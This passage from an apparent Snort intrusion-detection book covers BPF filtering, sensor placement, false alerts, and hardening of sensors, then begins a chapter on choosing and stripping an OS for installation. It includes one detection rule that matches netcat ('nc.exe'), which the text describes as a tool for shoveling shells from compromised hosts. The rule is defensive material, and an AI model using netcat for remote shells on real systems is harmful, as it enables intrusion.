Filtering packets with the BPF format is a very efficient way to filter, since BPF filtering happens at the kernel level, which means that it happens before Snort even sees the packet. Most commonly, BPF filters are used to weed out the types of data that you don't want to see, clearing away known data flows to see the exceptional ones. It's easier to get a complete picture of what's happening on one's network by starting to look at everything and then weeding out things that you don't want to see; you're less likely to miss traffic flows that you didn't expect.

If you want to read packets from the file "SheHackedMe" and ignore all traffic to one IP address, 10.1.1.17, you could construct the following rule:

```
root@djinni ~$ snort -devr SheHackedMe not host 10.1.1.17
```

If you want to ignore all traffic from the 10.1.1.0 network to destination port 80:

```
root@djinni ~$ snort -devr SheHackedMe src net 10.1.1 and dst port 80
```

If you want to ignore all traffic coming from host 10.1.1.20 on port 22:

```
root@djinni ~$ snort -devr SheHackedMe not host 10.1.1.20 and src port 22
```

Using Snort as a NIDS

Snort is most commonly used as a NIDS. It's lightweight, fast, effective, and has a large rulebase constantly under development by the community of Snort signature writers. It is very common to see Snort signatures for new attacks published on mailing lists scant hours after the attack is first detected. To invoke Snort as a NIDS, all you have to do is add the location of your Snort configuration file to your preferred packet logging rule mentioned previously, like so:

```
root@djinni ~$ snort -dev -c /usr/local/etc/snort.conf
```

The `snort.conf` configuration file (or whatever name you choose to give it) will specify what rules are to be invoked, and can define many other options as well. We'll get into an extensive explanation of Snort rules in Chapter 5.

Snort and Your Network Architecture

When using Snort as a NIDS, choosing where to place it in your network is critical. You'll want to make sure that you put your sensors in a location where they will be able to see all network traffic. Putting your sensor at the end of a long daisy chain of switches and hubs and then expecting it to see all traffic for the network is simply unrealistic.

Some sensor deployment strategy questions you should ask include:

- What critical assets am I trying to protect?
- How is my network designed? Do I have a hub-and-spoke topology (one central site to which everything connects), a ring topology (each site connected to two others, forming a large circle), a mesh topology (many sites interconnected to each other), or something else?
- Where could I place my sensors so that they would see all the traffic on their network segment?
- Do I want to see traffic outside my firewall before it's filtered, inside my firewall after filtering has happened, or both?
- Do I use hubs, switches, or both on my network?
- Do I have asymmetric routing anywhere? (This may prevent you from seeing both sides of a network connection.)

Awareness of your network topology is essential when planning sensor deployment. For your sensors to do you the most good, they have to be able to see all the traffic on their network segment. Traffic that you don't see could contain attacks that you'll never see. To accomplish this, identify possible sources of problems and address them before you start deploying your sensors.

In general, it's a good idea to place your sensors' sensing interfaces off concatenation points. If you want to see traffic outside your firewall, connect the outside interface of your firewall to a hub, and connect your Snort sensor's sensing interface to that same hub. If you want to see traffic on the inside of your firewall, place the sensing interface of your sensor on a hub shared with the inside interface of the firewall. It's often a good decision to place a Snort sensor

on the root switch of a tree topology, as close to a concatenation point of traffic (like a firewall or gateway server) as you can get.

If you are using asymmetric routing in your network, make sure that you have Snort sensors listening on both the path of incoming traffic and the path of outgoing traffic. This will help ensure that you see all the traffic in both directions, giving you maximal sensor coverage. Since Snort tracks data flows and keeps track of state, you do want one sensor to see both the incoming and outgoing flows of data. Otherwise, you will lose all that flow data and the possible attack detection and correlation that goes with it.

Snort and Switched Networks

There are special considerations that need to be addressed when using Snort in switched networks. Since the essential function of switches is to send packets to the port on which the destination machine resides, once they've discovered where that port is, there is a real danger that placing your Snort sensor on a switched network might mean that you won't be seeing all the traffic on that network.

Some small switches and most enterprise switches can be configured to put a given port in promiscuous mode, sending all packets on the network to that port as well as to their ultimate destination. It is essential to enable this feature on the port to which your Snort sensor's sensing interface is connected. If the switch port and the Snort sensing interface port are not both set in promiscuous mode, you will miss packets. Moreover, if the switch is too busy, you will miss packets. That's one of the big problems with SPAN ports. In addition, in a switched network it is even more important to ensure that your Snort sensor is connected to the root switch of the network segment.

If you are running a switch with virtual local area networks (VLANs), you will also want to ensure that the port to which your Snort sensor is connected can see the traffic on all VLANs. On some switches, setting the Snort sensor's port to span all traffic on the switch is enough; on others, you might have to set that port as a member of every VLAN on the switch. You can also create a VLAN for that port that includes all other VLANs. Consult your vendor documentation to determine the requirements of your particular switch.

Pitfalls When Running Snort

As with any other system, there are a few common errors to be wary of when administering a Snort system. Here's a quick guide to the most common pitfalls, and tips on avoiding them when administering your Snort system.

False Alerts

If you looked at the alert output from a default installation of Snort, your initial reaction might be “The sky is falling! The sky is falling!” When alert piles on alert, you may well wonder how your network ever survived in the first place with all this problem traffic flying about.

OINK!

The usefulness of a NIDS is directly related to how well you tune it. By default, Snort will alert on almost everything that might possibly be a problem. Since Snort doesn’t magically know your network design, topology, and policy, this is the safest bet for a default—it doesn’t turn off any alert that you might want to see. However, to get the most out of your NIDS, tuning out the false positives is essential.

Some unfortunate administrators start by configuring Snort to alert to all the defaults, and then set up paging themselves whenever Snort alerts. That usually doesn’t last long! Because Snort’s signatures are usually written to detect the most general case of a vulnerability, they may overlap with other legitimate traffic and cause false positives. Snort ID (FOO!) is a rule written to detect the use of nc.exe, a TCP/IP tool that can be used to shovel shells back from a compromised host or do all sorts of other protocol tricks. Here’s the rule:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC
nc.exe attempt"; flow:to_server,established; content:"nc.exe"; nocase;
classtype:web-application-activity; sid:1062; rev:5;)
```

As we can see, this will detect any instance of the string “nc.exe” crossing the network, including invocations of winvnc.exe, the Windows Virtual Network Computing client. This can generate false alerts, and a pass rule for winvnc.exe should be written.

Upgrading Snort

Whether you’re upgrading the core Snort engine or just installing some new rules, you want to make sure that your Snort sensor functions just as well as or better than before. Before performing an upgrade on any system, including Snort, it’s a good idea to back up your existing log files, configuration files, and

any rules you have written or customized. Some upgrades can overwrite existing files, and if you've spent months perfecting and fine-tuning your ruleset, it can be an incredible headache to realize that you've accidentally blown away all your hard work.

When performing an upgrade on Snort, look at the release notes that come with the package to see what has changed. Keep a sharp eye out in particular for changes in either the ruleset syntax or in the logging format syntax—these will be important for you to adjust, and if you have other programs or plug-ins that depend on these, they may also need upgrading or adjusting. In addition, you might want to take advantage of some of the new features, move away from use of older, replaced, or depreciated features, or tweak your configuration to adjust to the different version. If you have added new rules to your ruleset, you might want to take a look at them and decide whether you want to enable or disable them, and for what machines.

If you're performing an upgrade on the underlying operating system, it's generally a good idea to test the functionality of Snort after you're done, just to make sure that nothing broke. Realizing “hey, my sensor broke” three weeks after the fact isn't going to win you any points when your boss asks for IDS logs during that time period to ID a security breach.

Considering System Security While Using Snort

As with any other system that you intend to attach to your network, it is crucial to consider the security of your Snort system. Can it be hacked? Will it need to be patched? What known attacks are available and are being used in the wild against Snort systems? What type of threat could it pose to your network if an attacker managed to compromise the system? These are important questions for any system, but are doubly important when you're considering one of your security devices.

When designing the security policy for your network, it is always wise to take a defense in depth approach. Of course, you want to protect all of your systems to the best of your ability. However, it's also wise to plan so that no one system is a single point of failure. All your systems are susceptible to attack. A robust plan of defense will consider the security of each individual system, including your Snort systems, and make sure that no one machine would be a single point of failure.

Snort Is Susceptible to Attacks

There are two basic approaches that attackers will take when targeting a Snort system. They will either try to target Snort itself, or they will attack other services or operating system features on the underlying system.

Detecting a Snort System on the Network

Most people configure their Snort sensor with (at least) two NICs, one for silently listening to the network, and one for managing the sensor and sending alerts. Often, the two NICs are connected to entirely different networks. It is a common assumption that the listening NIC is a “stealth interface,” and cannot be detected by attackers on the local network. This is not always the case.

Stealth interfaces are usually configured without an IP address. However, this does not mean that they don’t respond to network traffic. Specially crafted ARP packets can often be used to detect promiscuous interfaces, as the system responds erroneously to an ARP request. There are programs available to detect promiscuous interfaces using similar tactics, such as Antisniff (formerly located at www.l0pht.com/antisniff/, no longer available there, archived at www.packetstormsecurity.org/sniffers/antisniff/) or Neped (formerly located at www.apostols.org/projectz/neped/ and now archived at <http://packetstorm.linuxsecurity.com/UNIX/IDS/neped.c>). Stealth interfaces can also sometimes be discoverable through stupidly verbose DNS listings (yes, it does happen), or in how they respond to incorrectly addressed packets (this is one of the common problems with using active response or an Intrusion Prevention System (IPS)—they alert attackers to their existence).

Your Snort system may also be discovered by attackers if they see your alert traffic go flying by. This is bad for several reasons. One, if they can see your alert traffic, either they are exceedingly skilled, or you’re sending it across your network without encrypting it. Either of these possibilities is bad news for you. Any sensitive security information that you need to transmit should be protected. Use encryption, use a separate physical network, or take some type of countermeasure to ensure that this will not happen. Two, if they can see your alert traffic, they can easily map out what type of ruleset your IDS has, and take steps to avoid triggering it. This will make their activity this much harder to detect. For multiple reasons, this data is gold to attackers—they can then be told exactly where the vulnerable systems are on your network, gain a wealth of information about your defenses and resources, determine what your IDS sees and what it doesn’t, and watch you

watching them. We have actually seen this happen on a network we were helping to secure; it's not as rare as you might think. Smart attackers are out there.

There are effective countermeasures that one can take to this type of activity. First, to make sure that your sensing interface cannot respond to probes for promiscuous interfaces, a hardware solution is ideal. Make an Ethernet cable with the receive wires intact, but the transmit wires cut, and then use that to sniff your network. With no physical way of transmitting an electrical signal down the wire, your sensing interface will now be unable to give away its presence by transmitting an unfortunate response. Second, to avoid having your sensor management or alert traffic sniffed, consider your methods of management. We recommend SSH for remote management of Snort sensors. It's a common protocol that won't give away what type of a device you're managing, it's encrypted so that your traffic will not be easily viewable to others sniffing the network, and you have your choice of well-tested cryptographic protocols with which to protect your data.

Attacking Snort

There are two classes of attacks against Snort. The first is designed to make Snort ineffective as an IDS. Programs like Stick and Snot, discussed in the last chapter, can be used to attempt to overwhelm Snort with noisy garbage alerts, perhaps distracting you from a real attack hidden somewhere in all that junk. Denial-of-service (DoS) attacks against Snort, such as the ICMP header size DoS (www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0115), are also in this category. The second category of attacks is designed to use Snort as an exploitable network service, aiming to execute code or gain privileges on the Snort host itself.

The remote vulnerabilities that have been found in Snort—namely the buffer overflow in the RPC preprocessor and the integer overflow in the stream reassembler—have been found in Snort's complex preprocessors. Both of these can lead to remote execution of arbitrary code. No code is perfect, not even code for a security application, but it's a good thing that these problems were found and reported. That way, they can be fixed. Make sure you keep up on your security mailing lists and patching, so that when a problem is found, you will be alerted and your systems can be fixed.

OINK!

Using tools like StackGuard (which adds buffer overflow protection when used to compile a program) or SubDomain (which provides a type of “virtual” chroot jail), both from Immunix (www.immunix.com), can also help prevent your sensor from being compromised and are worth considering seriously.

Attacking the Underlying System

Attacking the underlying system is often a far easier approach to attacking a Snort system—even though many attackers who succeed in this fashion don’t know what they’re getting. There can be weaknesses in the underlying operating system itself, such as a kernel vulnerability that allows a user with a local account to gain root privileges, such as the Linux `do_brk()` vulnerability (www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0961). There can be holes in the way in which the operating system functions when networking, allowing a remote unauthenticated attacker to gain the maximum possible privileges. An example of this is the ASN.1 parsing vulnerability eEye discovered in Microsoft operating systems (www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0818).

There can also be vulnerabilities in other software installed on the sensor. Your SSH server or Terminal server that you installed for remote access, your Apache installation that serves out your ACID console Web pages, your log parser, all those lovely plug-ins and add-ons are software that has to be maintained and watched for vulnerabilities, just like anything else.

Securing Your Snort System

When it comes down to it, securing your Snort system can be approached like securing most other systems; following the best practices of good system administration. Turn off any unnecessary network services. Harden the underlying operating system as best you can; there are many excellent guides out there to locking down your operating system of choice. Make sure you keep up on the news about patches and security fixes for your OS and for all the software that you’ve installed on it. Many vendors provide low-traffic announcement mailing lists targeted at users who want to improve their security and stay abreast of patches.

Damage & Defense...

Security Tips for Savvy Sysadmins

- There are mailing lists available for almost every operating system out there that cover new vulnerabilities and new patches. We recommend that you find and join the appropriate mailing list(s) for your operating system of choice. In addition, there are mailing lists that are cross-platform, aimed at security and bugfixes. Bugtraq (www.securityfocus.com/popups/forums/bugtraq/intro.shtml) and Full Disclosure (<http://lists.netsys.com/mailman/listinfo/full-disclosure>) are two of the most popular. Again, we recommend that you subscribe.
- Lock down your host. Use tools like the Bastille hardening scripts (www.bastille-linux.org/) and a host-based IDS like Tripwire (www.tripwire.org/) or Samhain (<http://la-samhna.de/samhain/>). Remove compilers from the system to make it harder for potential attackers to compile exploits.
- Proactively harden your operating system with tools like StackGuard, FormatGuard, and SubDomain (all available from www.immunix.org/). If possible, add patches like the grsecurity system to harden your kernel.
- Monitor your logfiles with tools like swatch (www.oit.ucsb.edu/~eta/swatch/) and logparser (www.log-parser.com/).

Make sure that any traffic that crosses your network with IDS information (alerts, a Web management console, and so forth) is encrypted, so that it's not visible to the casual sniffer. Run vulnerability assessments against your entire network, including your IDS sensors, on a regular basis. In the end, securing your Snort system comes down to being a good system administrator.

Summary

This chapter provided a practical introduction to the open-source IDS Snort. We investigated the different requirements of installing Snort, from hardware requirements like speedy NICs to operating systems. We covered the architecture and design of Snort, and the different plug-ins that you can choose to customize how your data is processed, from the packet decoder through the preprocessors into the detection engine, and out again through the output plug-ins of your choice.

We investigated the design aspects of placing Snort sensors on your network, from choosing the location based on what type of data you want to see, to working with switched networks and making sure that all your network traffic is viewable to the sensor. We discussed security considerations of configuring a sensor, such as the pros and cons of a receive-only Ethernet cable.

Finally, we discussed some common pitfalls of administering Snort systems—the need for security vigilance, patching both Snort and your underlying operating system when necessary, checking README files and changelogs when upgrading Snort, and good practices of system administration.

Solutions Fast Track

What Is Snort?

- ☑ Snort is a packet sniffer.
- ☑ Snort is a packet logger.
- ☑ Snort is a Network Intrusion Detection System (NIDS).

Understanding Snort's System Requirements

- ☑ Snort can run on almost any modern operating system.
- ☑ Snort will need a reasonably fast processor and a fairly large and fast hard drive.
- ☑ Snort will need NICs capable of the best performance found on your network.

Exploring Snort's Features

- ☑ Snort's internals consist of a packet decoder, preprocessors, the detection engine, and alert and logging plug-ins.
- ☑ Many of these components are add-on plug-ins, contributing to Snort's modular and customizable design.
- ☑ There are also many third-party programs available for management, log parsing, summarizing, and reporting.

Using Snort in Your Network

- ☑ Invoke Snort with the `-dev` options from the command line to use it as a packet sniffer.
- ☑ To log packets, use `-b` for a binary format and `-L` to specify the filename, or `-l` to specify logging in ASCII format to a directory tree. The `-h` option specifies your home network.
- ☑ To make Snort function as a NIDS, use the `0` option to specify your configuration file.

Considering System Security While Using Snort

- ☑ Remember that Snort, like any other system on your network, can be attacked.
- ☑ Disable unnecessary services and make sure that your Snort system is hardened, according to best practices for your chosen operating system.
- ☑ Keep an eye out for new security patches for Snort, your underlying operating system, or any other add-on programs you have installed.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

Q: Can I run Snort on any operating system?

A: There are versions of Snort available for most major operating systems. Check with your vendor and with snort.org. Even if it turns out that you run a less popular OS that nobody has ported Snort to yet, the source code is available, so you are free to port Snort to a new platform yourself, or hire someone to do it for you.

Q: What are the recommended hardware specs for Snort?

A: There are no hard and fast guidelines, since the needs of Snort depend directly on the size, busyness, and security policy of your network. You should probably get a reasonably large and fast hard drive, though, as well as two fast network interface cards (NICs) and a decent processor. Your choke point in performance is likely to be I/O, so focusing your resources on performance there will pay off. Since hard drives are often the slowest part of a system, and you'll likely be writing a *lot* of data to disk, you really want to invest there.

Q: Will Snort reassemble fragmented TCP packets before analysis?

A: Yes, if you have the frag2 preprocessor enabled in your `snort.conf`.

Q: Can Snort detect “stealth mode” portscans?

A: Yes, if you have the stream4 preprocessor enabled in your `snort.conf`.

Q: Will Snort produce logs that I can read?

A: You can configure Snort to log in many different formats, including ASCII text, binary, syslog, CSV files, or directly to a database. Choose the logging format that's right for you.

Q: I have a switched network. Can I still use Snort?

A: Yes, if you place your Snort sensor on the root switch on your network and configure the port connected to its sensing interface to be a promiscuous (spanning) port.

Q: Is my Snort sensor invulnerable?

A: No, just like any other system on your network, it will need to be patched, administered, and maintained. Otherwise, you'll run the risk of compromise.

Q: What can I do to secure my Snort system?

A: Encrypt your alert and management traffic or run it over a separate network, and keep up on your patching for Snort, the underlying operating system, and any other add-ons that you have installed.

Installing Snort

Solutions in this Chapter:

- Making the Right Choices
 - A Brief Word on Linux Distributions
 - Preparing for the Installation
 - Installing Snort
-
- ☑ Summary
 - ☑ Solutions Fast Track
 - ☑ Frequently Asked Questions

Introduction

In this chapter, we will cover all of the steps necessary to successfully install a functioning Snort Intrusion Detection System (IDS). We will be discussing how to install Snort on three different operating systems: Linux, OpenBSD, and Windows. Due to the overwhelming number of Linux distributions available today, installation instructions can vary from distribution to distribution, and a complete discussion of how to install Snort on all, or even most of, the available Linux distributions would be a book of its own. For this reason, we will cover the information specific to installation on the SUSE Linux 9.1 (the latest release as of the writing of this book) platform for the Linux portions of the documentation. We have chosen SUSE Linux because it is one of the most commonly used Linux distributions in the world, and serves as a good starting point on which to base further installations. Most of what we cover here should apply to most other popular distributions without a huge amount of modification; if the instructions do vary, it will be minimal. We will go into a bit more detail later in this introduction. As a side note, if you would like to acquire SUSE Linux to use as a test bed for the exercises in this book, you can download it from their FTP site free of charge at <ftp://ftp.suse.com/pub/suse/i386/>, or one of their many mirrors found at www.suse.com/us/private/download/ftp/int_mirrors.html. Alternately, you can purchase SUSE from software vendors such as CompUSA or the online SUSE store at <http://store.suse.com/>. Support for the product is widespread, so if you need assistance, you won't need to look far. The SUSE company site has links to official documentation, but you can also find support from sites such as Mad Penguin™ (www.madpenguin.org) or Linux Questions (www.linuxquestions.org). These types of Web sites specialize in supporting the Linux user community no matter what flavor of Linux they may be running. SUSE Linux is supported by both and they are excellent resources.

Let's take a moment to introduce you to the way we approached this chapter. We know that not everyone is a Linux, Windows, or BSD guru, and we do not expect you to understand everything (*we* don't even understand everything). Inasmuch, we tried to approach almost every subject as if we were learning it for the first time. We've made the step-by-step instructions for each install easy to find and to read, even though some of this information may be redundant for those of you who are already comfortable with the terminology and procedures outlined in this chapter. Our only assumption is that you do have a reasonable understanding of the operating system (OS) and the basic operation of whichever

OS you choose to use. Inasmuch, this chapter will serve as an excellent *skimming* reference for the more advanced crowd. The only time we get wordy with the procedures is when there is either a potential pitfall to be aware of, or a side note that might be helpful. We keep all of our lengthy descriptions and discussions *outside* of the documentation.

As with any other common package installation, it is best to start with a solid OS installation. Please make sure that your OS is up to date with all the necessary patches and that you have secured it to minimize the chances of compromise. For this installation, you must first verify that your networking setup on the target machine is up to date and functioning properly.



The packages you will need for installing Snort IDS are available free of charge on the Internet at their respective Web sites. We have also included the latest release (as of press time) of each package on the CD-ROM that accompanies this book to save you some effort when it comes time to build the programs. If you would like to download the latest version of the software before beginning, feel free to do so; just make sure to substitute package names when necessary. For example, if we reference the file `snort-2.1.1.tar.gz` and you have `snort-2.1.3.tar.gz`, use your filename because it's newer. You can also find a README file on the accompanying CD-ROM in the `snort-2.1.1` folder, which has the same list for your convenience.

Making the Right Choices

What is the best operating system for running Snort? This question has been debated loudly and frequently ever since Snort was first released, and it doesn't show any signs of having a definitive answer any time soon. However, for our purposes, the answer is simple. Most of us have definite software biases when it comes to the computers we use, abuse, and support. In fact, in surveying the authors of this book, we found at least four different preferences on what OS to use for a Snort sensor. However, when it comes down to the wire, what would you recommend for any given circumstance? If client A needs a desktop system to surf the Internet with AOL, listen to favorite CDs, and write letters to Santa, would you recommend the same software as you would Client B, who is a CAD designer? The right answer to that question is a definitive "no," but if it wasn't what you were thinking, bear with us for a moment.

The one thing that we all agree upon is that it is critical to use the right tool for the job at hand. When it comes to operating systems, there is rarely *one right*

tool for the job; therefore, the question really comes down to the operating system with which you are most comfortable. Finding the most suitable OS for an IDS is no different from choosing the right platform for any other application. First, you find out what operating systems the application will run on, and then you decide which of those operating systems you are most comfortable with. Whatever the answer is, that is the right tool. In this case, since Snort will run on almost anything with a processor (we have even heard reports of people implementing Snort on network interface cards (NICs) with embedded processors), it really becomes a question of what OS you are able to secure and manage most effectively. After all, in most cases you will be responsible for maintaining the machines you build. If you are comfortable with Windows for instance, use it. If you prefer Linux, by all means, take advantage of it. Honestly, any of the operating systems supported by Snort will do the job just fine.

For the purposes of this book, we are going to focus primarily on installing Snort on Linux; however, we are also going to go into detail on OpenBSD (OBSD) and Windows 2000.

In the case of this book, we focus on using Linux for this job for several reasons. The first is cost. Linux is “free” (as in beer and as in speech), which can be a significant advantage if you are trying to control your costs or just experimenting with Snort. The second is that Linux can be made into an extremely stable platform. Speed is another factor. While OpenBSD is a favorite among security professionals, Linux has some definite advantages, the main one being support for multiple processors. While there has been multiprocessor support for OpenBSD for some time now, it is not officially part of the distribution. As far as processing speed, Linux uses turbopacket, a ring buffer, to process network traffic. This enables the Linux kernel to accept more packets faster than the traditional BSD bit bucket method. Linux has a very low overhead compared with some other operating systems. This is definitely more evident when the OS is stripped of its GUI (graphical user interface) and other extras that are not needed to run an IDS system. This is important, but only when you are comfortable enough to do so. A graphical interface may be a necessary evil for new users, but (both for security and performance reasons) should by no means be viewed as a standard part of building an IDS sensor. The Windows operating system, for example, cannot be stripped down to the nuts and bolts because everything you see when you load the OS for the first time is what you get. You’re pretty much stuck with it, but Snort still runs very reliably on that platform.

As we've stated, Linux will be our focus, but go with the OS with which you are comfortable. Nobody will think any less of you for going with another operating system because you are comfortable supporting it, and it can get the job done.

OINK!

When choosing an operating system to use for a large-scale deployment, it is important to consider some additional requirements:

- Ability to remove unnecessary parts of the operating system. This is necessary for both security and stability purposes.
- Ability to remotely manage the system easily and securely.
- Cost of deploying the sensors-hardware as well as software licensing

For these reasons, you will find that most large Snort installations use BSD or Linux, even in companies where the only desktop OS is Windows. In fact, you can find a number of bootable CD-based Linux distributions that have Snort already installed and can be easily turned into a hardened sensor. We'll discuss some of these distributions later in the chapter.

Linux over OpenBSD?

Why would we opt for more coverage of Linux over OBSD for the purpose of this book? To sum it up in a single word: support. Even though support for OBSD on the Internet is sufficient for some, it may not be enough for the “rest of us.” One of the strongest selling points of Linux in this respect is the massive amount of support available for it... free *and* commercial can be found in so many places online that it boggles the mind. This is becoming more evident every day, so much in fact that a simple search for something on Google that you might think would have *absolutely nothing* to do with Linux can turn up results that would surprise you with their relevance to the open-source operating system. As an example, let's take a look at the following search terms on Google:

- **“linux” AND “snort”** 303,000 Web results, 21,300 newsgroup results
- **“windows” AND “snort”** 181,000 Web results, 13,200 newsgroup results

- **“openbsd” AND “snort”** 38,700 Web results, 2,190 newsgroup results

The results speak for themselves. Linux tops OBSD, and even Windows, in regard to general support of Snort. This is obviously a generalized search, but we feel confident that more granular searches will produce similar results. It's almost like the perpetual motion of Linux. People use it because of its overwhelming support, and due to that, the support grows exponentially larger. While OBSD is an excellent choice for an operating system to be used for IDS, support for it is limited compared to that of Linux (or even Windows). With the ever-changing trends in the technology world, this can very easily change overnight, so the next time we look at another Snort version (perhaps 3.0 even), OBSD or another BSD variant could very well be in the spotlight.

Stripping Linux

No matter what OS you choose, the first things you need to do is strip out all the unnecessary pieces and harden the system to prevent your IDS from being compromised. Since we are going to focus on Linux, we will spend a little time talking about stripping Linux. After all, one of the biggest advantages of running this cutting-edge OS is that you can build it into anything you like, and better yet, you can fine-tune it to be some of the fastest running software on the planet. This is one of the critical reasons why you should choose an OS with which you are familiar—you must know enough about it to effectively optimize and harden it.

- **Compiler options** One of the first things we'll cover is the gcc compiler and its options, notably CHOST, CFLAGS, and CXXFLAGS. These are basically environment variables that are used by the software building process to tell the compiler the type of optimizations with which the software will be built. Most of you know and love this process as *./configure && make*. Most of the Linux systems today are compiled for the i486 processor type, but many (such as Mandrake Linux) are compiled by default for i686. If your system is running an AMD (American Micro Devices) Athlon, for example, it will perform better if the software running on it is compiled for that architecture.
- **Kernel tuning** The Linux kernel is the core operating system upon which everything else in the system relies. Without the Linux kernel, there would be no Linux. Basically, the kernel stores information about

supported devices that can be connected to the system and controls how they can interact with it. While having more devices supported at the kernel level ensures that the system will be more automated (or *plug and play*) at handling new devices, it also adds to the overhead of the software. Each device driver compiled into the running kernel, depending on whether it was compiled directly in or added as a module, adds to its overall size. A good general rule of thumb is, the bigger the kernel gets, the slower it will be.

The most efficient *and secure* kernel is that which *only* has support for the devices that are physically connected to it. As we said previously, most distributions have room for improvement in terms of kernel efficiency. Why? The simple answer is that they ship with almost all devices supported by Linux added to the system. One of the first steps you should take when building a high-performance Linux system is to enter your kernel configuration and remove *all* device driver support that you are not currently using. If you need to add a device, you can always compile it in later.

- **Software and services** Last, but definitely not least is the area of software and system services. Another good Linux rule of thumb is to build the system with the least amount of applications and libraries to get the job done. If you need more, you can add them later. This helps to eliminate conflicts later down the road as well. Chalk it up to keeping your systems secure, organized, and clean. For example, there is absolutely no reason to have OpenOffice or XMMS (tools commonly used on Linux desktops) loaded on an IDS.

On the subject of system services, it is good to maintain a similar mindset. Disable every service that has no purpose of running on your system. For example, most modern Linux distributions come with *gpm* (the service that provides the capability to use a mouse on a command line) loaded and running by default. While this may be right for some, it isn't right for us. Disable it. Unless you need it, there is no reason to have mouse support at the console. The same rule might hold true for Apache (*httpd*) and other services. As we said, it all depends on your setup and particular needs.

- **Additional items** There are several other areas to look at when concentrating on overall system performance; for example, the hard drive(s) and major file systems. There are a few ways to glean more performance

out of them by using built-in tools such as `hdparm`. The file systems also have native performance-enhancing capabilities that can be called out in `/etc/fstab` by way of options. For example, Linux has the *noatime* option available for its file systems, which disables the “last accessed” time/date stamp functionality. In the case of files that receive heavy I/O, this option can reduce the overhead associated with time/date stamping considerably. Performance will increase as a result. See your file system’s documentation for further details. Virtual consoles (the consoles that are available when using CTRL+ALT+F1 – F6; F7 is usually reserved for X Windows) also consume system resources. Each available console uses RAM... whether it is in use or not. These consoles are controlled via the `/etc/inittab` file. A sample file is shown here:

```
c1:1235:respawn:/sbin/agetty 38400 tty1 linux
c2:1235:respawn:/sbin/agetty 38400 tty2 linux
c3:1235:respawn:/sbin/agetty 38400 tty3 linux
c4:1235:respawn:/sbin/agetty 38400 tty4 linux
c5:1235:respawn:/sbin/agetty 38400 tty5 linux
c6:12345:respawn:/sbin/agetty 38400 tty6 linux
```

To disable virtual consoles, simply comment out the lines containing the consoles you will not need, or delete them entirely. You can add them back easily later if necessary. Usually, one or two consoles are needed on a Linux system. Any more is simply overkill and a waste of resources. You’ll be happy you did it.

Stripping out the Candy

Although it’s your choice to run an IDS with X Windows loaded, it isn’t necessary or even a good idea. When you install Linux, you are given the option of what and what not to install. It is best to do the work during the installation rather than later to maximize efficiency, but it can be done at your leisure if you are short on time during installation. As we stated earlier, running your systems is completely preferential. Some people want or need X Windows to configure their systems, while others do not. Either way is fine, but bear in mind that your system will be far more efficient if it runs only the minimum it needs for Snort IDS.

The beauty of SUSE Linux is that you use the same interface (YaST—Yet Another Setup Tool) for installing the system as when you administer the system during normal operation, so it is very consistent. Red Hat is similar in its package management utility.

Using YaST, eliminate these categories for your IDS deployments:

- Graphical Base System
- KDE Desktop Environments
- All of KDE
- GNOME System
- Help and Support Documentation
- Office Applications
- Games
- Multimedia
- KDE Development
- GNOME Development

Having removed these items, the system should be fairly slim, but if you have the time and ability, it is advisable to get even more granular with the system. Remove everything that is not crucial to your operation. For example, certain libraries, games, documentation, applications, and so forth can all be removed to make the system as lean as possible. No need to have BitchX and Emacs on a machine that will most likely never have a user sit in front of it.

Most major Linux distributors (especially SUSE, Red Hat, and Mandrake) ship their products with an insane amount of applications loaded by default... even if you don't see their categories selected in their respective Install/Remove Software applications, chances are they still have some residuals left on the drive. With YaST, you can drill down into the different categories and identify applications/packages you don't need. One of the great attributes of YaST is the capability to get package descriptions, even from the command-line interface. This feature allows you to identify programs that you might not normally know by name. Linux developers have a knack for devising arcane names for their creations. Things such as `ifnteu` (European fonts for X Windows), `fribidi` (free implementation of bidi), and `tclx` (extended Tcl) are a few that come to mind. Would you normally look for these packages? Probably not. That's where YaST comes in handy. It will obviously take some serious time to filter through all of the packages (spanning five CDs), but if you have the time, it's well worth it.

A Brief Word about Linux Distributions

As stated earlier, we will be focusing for the most part on the SUSE Linux 9.1 platform for all of our examples and walk-throughs. Some of you might not use SUSE as your preferred distribution, so we would like to stop and acknowledge a few of the more prevalent versions out there and some variations you will find in the documentation you are about to read. We are going to look at just a few of the distributions not based on the Red Hat Package Manager (RPM) management system. The following distributions rely on either source-based distribution, or proprietary methods of package management. Other releases that use RPM as their system of choice include SUSE, Mandrake, Turbolinux, and Conectiva.

Debian

Debian GNU/Linux (currently in stable version 3.0) has been around forever and is considered one of the more secure and stable versions of Linux available. `apt-get`, the package management system on Debian, is regarded by its devotees as being second to none in terms of ease of use. The `apt-get` syntax goes something like this:

- **`apt-get install packagename`** (where *packagename* is the name of the software package) installs new packages. These packages can come from the Debian CD, an NFS share, or straight from the Debian mirrors on the Internet, and download and install in one simple step.
- **`apt-get remove packagename`** uninstalls packages already installed on the machine.

Slackware

Slackware Linux (currently in stable version 9.1) is a favorite among hardcore Linux users, and understandably so. The distribution follows the “less is more” way of thinking. There is no GUI installer during the installation, and no needless applications loaded (unless you tell it that you want them, of course). The support base for it is huge, and the system itself is stable, fast, and secure.

Slackware Linux also has a package management system based on the compile-from-source tarball model. (A tarball is a compressed set of files similar to a zip file created in Windows using WinZip or PKZip. See the sidebar *Notes from the Underground* for more information.) Its packages can be easily identified by their

.tgz extension. A built-in utility called `pkgtool` allows for easy package management, or you can simply add/remove/edit packages right from the command line. For example:

- **`installpkg packagename`** will install the package you choose onto your system.
- **`removepkg packagename`** will uninstall the package of your choice.
- **`upgradepkg oldpackage%newpackage`** is the quick-and-dirty way to upgrade your packages on-the-fly.

One other thing we would like to point out about the Slackware distro is the `rpm2targz` utility. This program converts RPM files to a format usable on a system without RPMs. The syntax for `rpm2targz` is:

```
rpm2targz packagename.rpm.
```

Gentoo

